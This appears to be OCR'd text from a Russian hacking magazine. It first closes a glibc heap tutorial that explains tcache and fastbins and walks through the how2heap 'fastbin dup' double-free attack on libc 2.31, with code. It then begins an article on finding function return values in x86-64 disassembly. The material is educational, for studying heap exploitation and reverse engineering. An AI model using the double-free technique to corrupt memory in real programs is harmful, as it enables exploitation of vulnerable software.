
Теперь перейдем к изучению освобожденных чанков. Для начала выполним строчку 18 `free(a);`. Поскольку размер чанка **a** меньше 1032 байт, освобожденный чанк попадет в tcache.




Как мы уже знаем, чанки в tcache не освобождаются «по-настоящему», и поэтому у следующего чанка все еще выставлен флаг **P**.

Освободим еще один чанк. Теперь в список чанков в tcache добавился еще один.

По смещению 0x55555555*96d0* мы видим указатель на следующий чанк в нашем бине, который относится к tcache. Если распечатать структуру чанка по 0x55555555*96c0, то окажется, что поле `fd` (указатель на следующий свободный чанк в бине) равно 0x5555555596b0* — именно этот чанк мы освободили строчкой ранее. Значения указателей `fd_nextsize` и `bk_nextsize` неважны для этого чанка, так как они используются только для чанков, находящихся в large bin.




После того как мы освобождаем чанк размером 0x200, он попадает в другой бин (тот, который соответствует его размеру).



После выполнения строчки 21 свободный чанк определяется в unsorted bin.

Строчка 23 освобождает еще один чанк размером 0x500. Теперь в unsorted bin находятся два чанка, и мы можем посмотреть, как эти чанки хранятся в двусвязном списке.



Мы видим, что чанк 0x55555555a300 находится в начале списка. Поле `fd` указывает на следующий чанк — 0x5555555598e0.

FAST BIN DUP

Теперь, вооружившись этими знаниями, разберем простейшую атаку fastbin duplication. Суть такова: если в приложении есть double-free, то мы можем заставить `malloc` возвращать одни и те же чанки из fastbin. Эту технику используют, чтобы получить примитив write-what-where (пример с 0ctf).

Разберем пример этой атаки из репозитория how2heap.

INFO

Я разберу код для libc 2.31, потому что именно эта версия используется в Ubuntu 20.04. Ты можешь выбрать другой, но проследи, чтобы версия libc совпадала с используемой твоей программой.

В первую очередь забивают tcache (как ты помнишь, в tcache хранится максимум семь чанков одного размера).

```
void *ptrs[8];
for (int i=0; i<8; i++) {
    ptrs[i] = malloc(8);
}
for (int i=0; i<7; i++) {
    free(ptrs[i]);
}
```

Делается это по одной простой причине: в реализации tcache в libc 2.31 присутствует защита от данной атаки. Когда чанк кладется в tcache, в него сохраняется указатель на сам tcache.

```
typedef struct tcache_entry
{
  struct tcache_entry *next;
  /* This field exists to detect double frees.  */
  struct tcache_perthread_struct *key;
} tcache_entry;

//...

static __always_inline void
tcache_put (mchunkptr chunk, size_t tc_idx)
{
  tcache_entry *e = (tcache_entry *) chunk2mem (chunk);

  /* Mark this chunk as "in the tcache" so the test in _int_free will
     detect a double free.  */
  e->key = tcache;

//...
}
```

А функция `free` перед тем, как положить освобождаемый чанк в tcache, проверяет, не сохранен ли уже в этом чанке указатель на tcache. В таком случае триггерится проверка на double free. К слову, в актуальной версии glibc эта проверка улучшена и вместо указателя на tcache в качестве ключа используется случайное число.

```
if (__glibc_unlikely (e->key == tcache))
      {
        tcache_entry *tmp;
        LIBC_PROBE (memory_tcache_double_free, 2, e, tc_idx);
        for (tmp = tcache->entries[tc_idx];
         tmp;
         tmp = tmp->next)
          if (tmp == e)
        malloc_printerr ("free(): double free detected in tcache 2");
        /* If we get here, it was a coincidence.  We've wasted a
           few cycles, but don't abort.  */
      }
```


Далее выделяются три буфера. Для выделения используется `calloc`, так как он не использует tcache. Знаю, в реальной жизни `calloc` встречается реже `malloc`, но для учебных целей сойдет.

```
int *a = calloc(1, 8);
int *b = calloc(1, 8);
int *c = calloc(1, 8);
```

Затем последовательно освобождаются **a** и **b**.


```
free(a);
free(b);
```

Пока что ничего криминального, наша куча выглядит вот так.




В `fastbin[0]` находятся два чанка, `b→fd` указывает на **a**.

Но если выполнить `free(a)` еще раз, мы увидим, что чанк **a** во второй раз добавится в `fastbin[0]`.



И теперь, если мы выделим еще три буфера с помощью `calloc`, нам вернутся три одинаковых указателя, потому что все они берутся из `fastbin[0]`!



Разберемся, почему это сработало. Чанк `old` в сниппете ниже — это старый чанк, находящийся на вершине fastbin, а **p** — это освобождаемый чанк. И если мы постараемся освободить чанк, находящийся на вершине fastbin, два раза (`old == p`), программа напишет нам «double free or corruption (fasttop)» и закроется.

```
unsigned int idx = fastbin_index(size);
fb = &fastbin (av, idx);

/* Atomically link P to its fastbin: P->FD = *FB; *FB = P;  */
mchunkptr old = *fb, old2;

//...

/* Check that the top of the bin is not the record we are going to
 add (i. e., double free).  */
if (__builtin_expect (old == p, 0))
    malloc_printerr ("double free or corruption (fasttop)");
p->fd = old2 = old;
```

Именно поэтому мы не можем успешно выполнить `free(a)` два раза подряд. Но если поместить на вершину fastbin чанк **b**, то `free` успешно перезапишет указатель `fd` чанка **a** (`p->fd = old2 = old;` на сниппете выше) и добавит его в fastbin!

ЧТО ЕЩЕ ПОЧИТАТЬ ПРО КУЧУ

Если после прочитанного тебя заинтересовала тема кучи, могу порекомендовать ознакомиться с другими классическими атаками из how2heap, открыв в соседней вкладке `malloc.c` из исследуемой тобой версии glibc.

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

Крис Касперски
Известный российский хакер. Легенда][, ex-редактор ВЗЛОМа. Также известен под псевдонимами мыщъх, nezumi (яп. 鼠, мышь), n2k, elraton, souriz, tikus, muss, farah, jardon, KPNC.

Юрий Язев
Широко известен под псевдонимом yurembo. Программист, разработчик видеоигр, независимый исследователь. Старый автор журнала «Хакер».
yazevsoft@gmail.com

ИДЕНТИФИЦИРУЕМ ВОЗВРАЩАЕМОЕ ФУНКЦИЕЙ ЗНАЧЕНИЕ

Сегодня мы рассмотрим всевозможные пути возврата результата из вызванной функции в вызывающую. Умение определять способы возвращения значения позволяет хакеру наиболее точно восстановить изначальный алгоритм взламываемой программы. А если вдобавок удастся определить тип передаваемого значения, то задача еще больше упрощается.

Фундаментальные основы хакерства
Пятнадцать лет назад эпический труд Криса Касперски «Фундаментальные основы хакерства» был настольной книгой каждого начинающего исследователя в области компьютерной безопасности. Однако время идет, и знания, опубликованные Крисом, теряют актуальность. Редакторы «Хакера» попытались обновить этот объемный труд и перенести его из времен Windows 2000 и Visual Studio 6.0 во времена Windows 10 и Visual Studio 2019.

Ссылки на другие статьи из этого цикла ищи на странице автора.

Традиционно под возвращаемым функцией значением понимается то, что передает оператор `return`. Однако это лишь надводная часть айсберга, не раскрывающая всей картины взаимодействия функций друг с другом. В качестве наглядной демонстрации рассмотрим типичный пример, в котором происходит возвращение значения в аргументе, переданном по ссылке:

```
int xdiv(int a, int b, int *c=0) {
  if (!b) return -1;
  if (c) c[0] = a % b;
  return a / b;
}
```

Функция `xdiv` возвращает результат целочисленного деления аргумента `a` на аргумент `b`, но, помимо этого, она записывает остаток в переменную `c`, переданную по ссылке. Так сколько же значений вернула функция? И чем возвращение результата по ссылке хуже или «незаконнее» классического `return`?

Популярные издания склонны упрощать проблему идентификации возвращенного функцией значения, рассматривая один лишь частный случай с оператором `return`.

Мы же рассмотрим следующие механизмы:

- возврат значения оператором `return`;
- возврат значений через аргументы, переданные по ссылке;
- возврат значений через динамическую память (кучу);
- возврат значений через глобальные переменные;
- возврат значений через флаги процессора.

Вообще-то к этому списку не помешало бы добавить возврат значений через дисковые и проецируемые в память файлы, но это выходит за рамки обсуждаемой темы (хотя, рассматривая функцию как «черный ящик» с входом и выходом, нельзя не признать, что вывод функцией результатов своей работы в файл фактически и есть возвращаемое ею значение).

ОПЕРАТОР RETURN


По общепринятому соглашению на платформе x86-64 значение, возвращаемое оператором `return`, помещается в регистр `RAX` (в `EAX` в 32-разрядном режиме). Вещественные типы (`float`, `double`) — в регистр `XMM0`.

А как возвращаются типы, занимающие более 8 байт? Скажем, некая функция возвращает структуру, состоящую из сотен байтов, или объект сопоставимого размера. Ни то ни другое в регистры не запихнешь!

Оказывается, если возвращаемое значение не может быть втиснуто в регистры, компилятор скрыто от программиста передает функции неявный аргумент — ссылку на локальную переменную, в которую и записывается возвращенный результат. Таким образом, функции `mystuct MyFunc(int a, int b)` и `void MyFunc(mystryct *my, int a, int b)` компилируются в идентичный (или близкий к тому) код, из-за чего «вытянуть» из машинного кода подлинный прототип невозможно!


Давай проверим наши предположения. Откомпилируй следующий код с отключенной оптимизацией в Visual C++:

```
#include <iostream>
// Структура включает три переменные типа double
struct mystruct {
  double d_var1;
  double d_var2;
  double d_var3;
};

mystruct MyFunc1(double a, double b, double c) {
  mystruct my;
  my.d_var1 = a;
  my.d_var2 = b;
  my.d_var3 = c;

  return my;
}

void MyFunc2(struct mystruct* my, double a, double b, double c) {
  my->d_var1 = a;
  my->d_var2 = b;
  my->d_var3 = c;
}

int main() {
  mystruct my;
  my = MyFunc1(1.001, 2.002, 3.003);
  std::cout << my.d_var1 << " " << my.d_var2 << " " << my.d_var3 <<
std::endl;

  MyFunc2(&my, 3.004, 5.005, 6.006);
  std::cout << my.d_var1 << " " << my.d_var2 << " " << my.d_var3 <<
std::endl;
}
```




Вывод программы

Теперь открой экзешник в IDA и откажись от загрузки отладочной информации, ведь при отладке в боевых условиях никакой дебажной инфы не будет.



В этом случае ответь отрицательно

На следующей иллюстрации я привел обе функции для сравнения в одном окне VS Code.



VS Code

Хотя по объему функции различаются, выполняемые ими действия схожи. И без отладочной информации понять их различия непросто. Между тем, если приглядеться, можно обнаружить явные намеки, в какой функции происходит работа над ссылочным типом, а где выполняется возврат по значению. Смотри:

```
sub_140001000 proc near ; CODE XREF: main+33↓p
var_38 = qword ptr -38h
var_30 = qword ptr -30h
var_28 = qword ptr -28h
arg_0  = qword ptr  8
arg_8  = qword ptr  10h
arg_10 = qword ptr  18h
arg_18 = qword ptr  20h
; Инициализация переменных-аргументов
  movsd    [rsp+arg_18], xmm3
  movsd    [rsp+arg_10], xmm2
  movsd    [rsp+arg_8], xmm1
; В RCX первый аргумент целочисленный указатель на структуру
  mov      [rsp+arg_0], rcx
; Открываем кадр стека
  push     rsi
  push     rdi
  sub      rsp, 28h
; Заполнение полей структуры
  movsd    xmm0, [rsp+38h+arg_8]
  movsd    [rsp+38h+var_38], xmm0
  movsd    xmm0, [rsp+38h+arg_10]
  movsd    [rsp+38h+var_30], xmm0
  movsd    xmm0, [rsp+38h+arg_18]
  movsd    [rsp+38h+var_28], xmm0
  lea      rax, [rsp+38h+var_38]
  mov      rdi, [rsp+38h+arg_0]
  mov      rsi, rax
  mov      ecx, 18h
; Побайтно копируем структуру
  rep movsb
; В RAX возвращаем указатель на структуру
  mov      rax, [rsp+38h+arg_0]
; Закрываем кадр стека
  add      rsp, 28h
  pop      rdi
  pop      rsi
  retn
sub_140001000 endp
```

В начале функции значения копируются из регистров в память. Видно, что первый аргумент целочисленный. Можно предположить, что это указатель на структуру. Остальные аргументы передаются в регистрах `XMM*`, следовательно, представляют числа с плавающей запятой. После открытия кадра стека значения размещаются в смежных областях памяти, это может указывать, что они принадлежат общему контейнеру (структуре, массиву).

Далее копируется 24 байта (`0x18`) или 192 бита (`0xC0`). Если это число разделить на три, получим 64 бита (`0x40`). Что и требовалось доказать: один элемент `double` — это 64 бита, а в структуре их три. Предпоследним действием помещаем указатель на структуру в `RAX`, в который будет возвращен результат. Последним действием закрываем кадр стека. В итоге напрашивается вывод, что здесь происходит возврат значения. Следовательно, прототип функции выглядит так:

```
mystruct Func(double a, double b, double c)
```


Разберем дизассемблерный листинг второй функции.

```
sub_140001060 proc near ; CODE XREF: main+DD↓p
arg_0  = qword ptr  8
arg_8  = qword ptr  10h
arg_10 = qword ptr  18h
arg_18 = qword ptr  20h
; Инициализация переменных-аргументов
  movsd    [rsp+arg_18], xmm3
  movsd    [rsp+arg_10], xmm2
  movsd    [rsp+arg_8], xmm1
  mov      [rsp+arg_0], rcx
; Модификация полей структуры
  mov      rax, [rsp+arg_0]
  movsd    xmm0, [rsp+arg_8]
  movsd    qword ptr [rax], xmm0
  mov      rax, [rsp+arg_0]
  movsd    xmm0, [rsp+arg_10]
  movsd    qword ptr [rax+8], xmm0
  mov      rax, [rsp+arg_0]
  movsd    xmm0, [rsp+arg_18]
  movsd    qword ptr [rax+10h], xmm0
  retn
sub_140001060 endp
```

Начало такое же, как в прошлый раз. Но в этой функции не открывается кадр стека, что может указывать на работу с существующей структурой. Далее одно за другим выполняется замещение значений полей структуры. В конце функция ничего не возвращает. Отсюда можно вывести такой прототип:

```
void Func(struct mystruct* my, double a, double b, double c)
```

Нам удалось определить различия функций только после их глубокого анализа. Теперь взглянем на самодеятельность компилятора C++Builder.



Сравнение функций MyFunc1 и MyFunc2, транслированных компилятором C++Builder 10.4

В этом случае при беглом взгляде разница совсем незаметна. В обеих функциях присутствует кадр стека. Между тем и здесь есть зацепка: после открытия кадра стека только в `MyFunc1` содержимое регистра `RCX` копируется в `RAX`. А в первом по логике вещей находится целочисленное значение или указатель. Также в `MyFunc1` перед закрытием кадра стека указатель на область памяти `RBP+var_20` копируется в регистр `RAX` явно для возврата результата, следовательно, эта функция имеет такой прототип:

```
mystruct MyFunc1(double a, double b, double c)
```

Определение типа значения

Тип возвращаемого значения можно приблизительно определить по размеру регистра, в котором он возвращается. Если возвращаемое значение помещается в `EAX`, можно предположить, что возвращается `int`, `float` или другой четырехбайтовый тип. Не исключен вариант возврата меньшего типа, например `char`. Также для возврата однобайтовых типов может быть использован регистр `AL` или `AX`. В последнем может быть возвращено двухбайтовое значение. Восьмибайтовые типы возвращаются в регистре `RAX`, при этом никто не запрещает компилятору вернуть в нем значение более мелкого типа, тут уж как повезет. На 64-битной платформе это основное средство возврата значения из функции.

Если функция при выходе явно присваивает одному из перечисленных выше регистров некоторое значение, значит, оно возвращается в вызывающую функцию. Если же эти регистры остаются неопределенными, то, скорее всего, возвращается тип `void`, то есть ничто. Уточнить информацию помогает анализ вызывающей функции, а точнее, то, как она обращается с регистрами `RAX [EAX]`. Логично предположить: если вызывающая функция не использует значения, оставленного вызываемой функцией в регистрах `RAX [EAX]`, ее тип — `void`. Но это предположение не всегда верно. Частенько программисты игнорируют возвращаемое значение, вводя исследователей в заблуждение.

Для закрепления изученного рассмотрим следующий пример, демонстрирующий механизм возвращения основных типов значений:

```
#include <stdio.h>

// Демонстрация возвращения переменной типа char оператором return
char char_func(char a, char b) {
  return a + b;
}

// Демонстрация возвращения переменной типа int оператором return
int int_func(int a, int b) {
  return a + b;
}

// Демонстрация возвращения переменной типа int64 оператором return
__int64 int64_func(__int64 a, __int64 b) {
  return a + b;
}

// Демонстрация возвращения указателя на int оператором return
// Демонстрация возвращения значения через аргументы, переданные по
ссылке
int* near_func(int* a, int* b) {
  int* c = new int;
  c[0] = a[0] + b[0];

  return c;
}

int main() {
  int a;
  int b;

  a = 0x666;
  b = 0x777;

  printf("%I64x\n",
    char_func(0x1, 0x2) +
    int_func(0x3, 0x4) +
    int64_func(0x5, 0x6) +
    near_func(&a, &b)[0]);
}
```

Результат его компиляции в Microsoft Visual C++ 2019 с отключенной оптимизацией будет выглядеть так:

```
char char_func(char, char) proc near
; Два аргумента размером в байт
arg_0 = byte ptr  8
arg_8 = byte ptr  10h
; Инициализация переменных значениями из регистров, переданных в
параметрах
  mov    [rsp+arg_8], dl
  mov    [rsp+arg_0], cl
```

Из памяти оба значения копируются в 32-битные регистры. Вместе с тем они преобразуются из типа `char` в `int`.

```
movsx eax, [rsp+arg_0]
movsx ecx, [rsp+arg_8]
```

Сложение значений, находящихся в регистрах. Сумма накапливается в регистре `EAX`. В нем также выполняется возврат результата в вызвавшую функцию.

```
add   eax, ecx
```

К сожалению, достоверно определить тип возвращаемого значения невозможно. Он с равным успехом может представлять собой `int` и `char`, причем `int` даже более вероятен, так как сумма двух `char` по соображениям безопасности должна помещаться в `int`, иначе возможно переполнение.

```
retn
char char_func(char, char) endp

int int_func(int, int) proc near
; Два аргумента размером в 4 байта
arg_0 = dword ptr  8
arg_8 = dword ptr  10h
; Инициализация переменных значениями из регистров, переданных в
параметрах
  mov    [rsp+arg_8], edx
  mov    [rsp+arg_0], ecx
; Копирование значений из памяти в 32-битные регистры
  mov    eax, [rsp+arg_8]
  mov    ecx, [rsp+arg_0]
; Сложение значений из регистров
  add    ecx, eax
```

Копирование в регистр `EAX` суммы, которая будет возвращена. По всей вероятности, тип возвращаемого значения — `int`.

```
mov   eax, ecx
  retn
int int_func(int, int) endp

__int64 int64_func(__int64, __int64) proc near
; Два аргумента размером в четыре слова (8 байт)
arg_0 = qword ptr  8
arg_8 = qword ptr  10h
; Загружаем в память значения из 64-битных регистров
  mov    [rsp+arg_8], rdx
  mov    [rsp+arg_0], rcx
; Копируем значения из памяти в более удобные регистры
  mov    rax, [rsp+arg_8]
  mov    rcx, [rsp+arg_0]
; Выполняем суммирование
  add    rcx, rax
; Переносим результат в регистр RAX, который и будет возвращен
  mov    rax, rcx
```

Следовательно, возвращаемый тип имеет размер 64 бита, то есть `int64`, что и требовалось доказать.

```
retn
__int64 int64_func(__int64, __int64) endp

int * near_func(int *, int *) proc near
; Две переменные размером в четыре слова (8 байт)
var_18 = qword ptr -18h
var_10 = qword ptr -10h
; Два аргумента размером в четыре слова (8 байт)
arg_0  = qword ptr  8
arg_8  = qword ptr  10h
; Загружаем в память значения из 64-битных регистров
  mov    [rsp+arg_8], rdx
  mov    [rsp+arg_0], rcx
; Открываем кадр стека
  sub    rsp, 38h
  mov    ecx, 4 ; size
; Выделяем 4 байта из кучи
  call   operator new(unsigned __int64)
; Заносим указатель на выделенную память в переменную var_10
  mov    [rsp+38h+var_10], rax
  mov    rax, [rsp+38h+var_10]
  mov    [rsp+38h+var_18], rax
```

Следующий витиеватый код используется, чтобы определить смещение внутри массива. Стоп! Но у нас же нет никакого массива. А как же строка `c[0] = a[0] + b[0];`? Получается аж три массива, ведь компилятор обрабатывает указатели как массивы и наоборот.

```
mov      eax, 4
  imul     rax, 0
  mov      ecx, 4
  imul     rcx, 0
; Готовим аргументы для сложения
  mov      rdx, [rsp+38h+arg_0]
  mov      eax, [rdx+rax]
  mov      rdx, [rsp+38h+arg_8]
; Суммируем
  add      eax, [rdx+rcx]
; Снова определяем смещение
  mov      ecx, 4
  imul     rcx, 0
  mov      rdx, [rsp+38h+var_18]
  mov      [rdx+rcx], eax
; Помещаем в RAX возвращаемое значение
  mov      rax, [rsp+38h+var_18]
; Закрываем кадр стека
  add      rsp, 38h
  retn
int * near_func(int *, int *) endp

main   proc near
var_38 = dword ptr -38h
var_30 = qword ptr -30h
var_28 = qword ptr -28h
b      = dword ptr -20h
a      = dword ptr -1Ch
var_18 = qword ptr -18h
; __unwind { // __GSHandlerCheck
; Открываем кадр стека
  sub      rsp, 58h
  mov      rax, cs:__security_cookie
  xor      rax, rsp
; Инициализируем переменные
  mov      [rsp+58h+var_18], rax
; В переменную a типа int заносим значение 0x666
  mov      [rsp+58h+a], 666h
; В переменную b типа int заносим значение 0x777
  mov      [rsp+58h+b], 777h
; В 8-битные регистры помещаем параметры типа char перед вызовом
функции
  mov      dl, 2 ; b
  mov      cl, 1 ; a
```

Вызываем функцию `char_func(1,2)`. Как мы помним, у нас были сомнения в типе возвращаемого ею значения: либо `int`, либо `char`.

```
call     char_func(char,char)
```

Продолжение статьи →

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

ИДЕНТИФИЦИРУЕМ ВОЗВРАЩАЕМОЕ ФУНКЦИЕЙ ЗНАЧЕНИЕ

Расширяем возвращенное функцией значение до `signed int`, следовательно, она возвратила `signed char`.

```
movsx   eax, al
; Сохраняем результат в переменной var_38
  mov     [rsp+58h+var_38], eax
; На этот раз помещаем параметры в 32-битные регистры,
следовательно, их тип — int
  mov     edx, 4 ; b
  mov     ecx, 3 ; a
; Вызываем функцию int_func(3,4), возвращающую значение типа int
  call    int_func(int,int)
  mov     ecx, [rsp+58h+var_38]
; Прибавляем результат к значению переменной var_38
  add     ecx, eax
  mov     eax, ecx
```

Преобразуем двойное слово, содержащееся в регистре **EAX**, в четверное, помещаемое в регистр **RAX**. Это говорит о том, что тип возвращенного функцией значения преобразуется из `int` в `int64`. Пока непонятно, для чего и зачем.

```
cdqe
; Копируем расширенное четверное слово в переменную var_30
  mov     [rsp+58h+var_30], rax
; Готовим 32-битные параметры
  mov     edx, 6 ; b
  mov     ecx, 5 ; a
```

Вызываем функцию `int64_func(5,6)`, возвращающую тип `int64`. Теперь становится понятно, чем вызвано расширение предыдущего результата.

```
call    int64_func(__int64,__int64)
  mov     rcx, [rsp+58h+var_30]
; Прибавляем результат, возвращенный функцией int64_func, к
четверному слову
  add     rcx, rax
  mov     rax, rcx
; Сохраняем результат предыдущего сложения в переменной var_28
  mov     [rsp+58h+var_28], rax
```

Для передачи в качестве параметров загружаем в регистры **RDX** и **RCX** указатели на переменные **b** и **a**, значения которых определены в начале функции.

```
lea     rdx, [rsp+58h+b] ; b
  lea     rcx, [rsp+58h+a] ; a
; Вызываем near_func
  call    near_func(int *,int *)
; Определяем смещение
  mov     ecx, 4
  imul    rcx, 0
; Расширяем двойное слово, на которое указывают два регистра [
rax+rcx], в четверное слово
  movsxd  rax, dword ptr [rax+rcx]
  mov     rcx, [rsp+58h+var_28]
; Складываем два четверных слова
  add     rcx, rax
  mov     rax, rcx
  mov     rdx, rax
; Передаем формат строки вывода
  lea     rcx, _Format ; "%I64x\n"
; И, наконец, выводим результат
  call    printf
  xor     eax, eax
  mov     rcx, [rsp+58h+var_18]
  xor     rcx, rsp ; StackCookie
  call    __security_check_cookie
  add     rsp, 58h
  retn
main endp
```

Как мы видим, в идентификации типа значения, возвращенного оператором `return`, ничего хитрого нет, все прозаично. Но не будем спешить. Рассмотрим следующий пример, демонстрирующий возвращение структуры по значению. Как ты думаешь, что именно и в каких регистрах будет возвращаться?

```
#include <stdio.h>
#include <string.h>

struct XT {
  char s0[4];
  int x;
};

// Функция возвращает значение типа "структура XT" по значению
struct XT MyFunc(const char* a, int b) {
  struct XT xt;
  strcpy_s(&xt.s0[0], 4, a);
  xt.x = b;

  return xt;
}

int main() {
  struct XT xt;
  xt = MyFunc("Hello, Sailor!", 0x666);
  printf("%s %x\n", &xt.s0[0], xt.x);
}
```

Внимание! Не запускай откомпилированную программу. Мало того что она содержит ошибку (в буфер вместимостью четыре символа помещается строка размером в 14 символов), так еще некоторые антивирусы считают такую программу малварью.

Заглянем в дизассемблированный результат:

```
struct XT MyFunc(char const *, int) proc near
```

Эти локальные переменные на самом деле элементы «расщепленной» структуры **XT**. Как уже ранее говорилось в статье «Фундаментальные основы хакерства. Как идентифицировать структуры и объекты в чужой программе», компилятор всегда стремится обращаться к элементам структуры по их фактическим адресам, а не через базовый указатель. Поэтому не так-то просто отличить структуру от не связанных между собой переменных, а подчас это и вовсе невозможно!

```
